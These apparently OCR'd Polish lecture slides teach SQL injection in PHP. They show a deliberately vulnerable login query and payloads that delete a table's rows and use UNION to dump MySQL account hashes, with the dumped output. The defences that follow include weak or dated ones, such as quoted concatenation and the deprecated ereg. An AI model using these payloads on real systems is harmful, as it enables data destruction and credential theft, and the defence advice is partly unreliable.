
Musi być spacja



Przykład 5 - SqlIniection

- Łączenie zapytań
  - ✓ Od PHP 5 w instrukcji **mysqli_query** ze względu bezpieczeństwa wyłączono możliwość łączenia zapytań. Jeśli za jednym razem chcemy wykonać więcej niż jedną instrukcję (np. tworzenie bazy założenie tabel wstawienie danych) musimy skorzystać z instrukcji **mysqli_multi_query**

```php
<?php
 include "xss_c.php";
 $id_conn = mysqli_connect($host,$user,$haslo);
 mysqli_select_db($id_conn,$baza);
 if($id_conn == false) die( 'BŁĄD dostępu');
  $zapytanie = "SELECT * FROM osoba where login='".$_POST['login']."'";
  echo $zapytanie;
  $a1 = mysqli_multi_query($id_conn,$zapytanie);
  $wynik= mysqli_use_result($id_conn);
  echo '<p>Dane osoby</p>';
  echo '<table>';
  echo '<tr><th>Login</th>
     <th>Haslo<th> </tr>';
  while($row = mysqli_fetch_row($wynik))
   {echo '<tr>  <td>'.$row[0].'</td>
         <td>'.$row[1].'</td>  </tr>';
   }
?>
```




Przykład 5 - SqlIniection

- Atak

W polu login

```
Jarek'; delete from osoba where 'a'='a';
select * from osoba where 'a'='a
```




PHP – ataki na stronę


Przykład 5 - SqlIniection

- Operator UNION powoduje iż do wynikowej tabeli zostanie włączony każdy wiersz z każdego zapytania, jeśli wiersze się powtarzają włączona zostanie tylko jedna ich kopia. Wpiszmy

W polu login

```
Jarek' union select imie,nazwisko from oceny where 'a'='a' --
```






PHP – ataki na stronę

Przykład 5 - SqlIniection

- Operator UNION powoduje iż do wynikowej tabeli zostanie włączony każdy wiersz z każdego zapytania, jeśli wiersze się powtarzają włączona zostanie tylko jedna ich kopia. Wpiszmy

W polu login

```
Jarek' union SELECT user login,
authentication_string haslo FROM mysql.user --
```



SELECT * FROM osoba where login='Jarek' union SELECT user login, authentication_string haslo FROM mysql.user -- '

Dane osoby

Login	Haslo
mysql.infoschema	A005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED
mysql.session	A005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED
mysql.sys	A005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED
pma	A00A$Tg□ t□V^1:□&cN[P46z\SjqGvxW6saxu9c1vYS3aEdGbbmtDqWUmspz4aDuk5R1
root	A00A$□,*L□s]7]□b* Qw!BO□eSy8ILgHta1UTa1HkDrFuRZM/LiujWoquo0.4utx0p3D

PHP – ataki na stronę

Przykład 5 - SqlIniection – zabezpieczenia

- Parametry jako ciągi znaków:

```
<?php
 $query = 'update `uzytkownicy` set
`pole`=\"'.$dane.'\" where
   `id`=\"'.$id.'\";';
?>
```

- Rzutowanie typów:

```
$id = (int)  $_GET['id'];
$id = intval($_GET['id']);
```

PHP – ataki na stronę

Przykład 5 - SqlIniection – zabezpieczenia

- Wyrażenia regularne:

```
if (!ereg('^\d+$', $id))
{   // obsługa niepoprawnych danych }
```


- Dodaje znaki unikowe dla potrzeb poleceń SQL, biorąc po uwagę zestaw znaków używany w zapytaniach.

```
mysqli_real_escape_string()
```

PHP – ataki na stronę

Inne zagrożenia

- Wpisanie adresu nie istniejącej strony




PHP – ataki na stronę

Inne zagrożenia

- Wpisanie adresu nie istniejącej strony- zabezpieczenie

  Po zaznaczeniu w systemie zabezpieczeń kontrolek

  ```
  expose_php = Off
  ServerTokens = Prod
  ```



PHP – ataki na stronę

Inne zagrożenia

- Listingi katalogów - w przypadku, gdy w pliku konfiguracyjnym serwera dla danego katalogu dyrektywa Options posiada wartość Indexes i nie będzie w nim znajdował się plik domyślny w przeglądarce użytkownika pojawi się spis wszystkich plików znajdujących się w tym katalogu

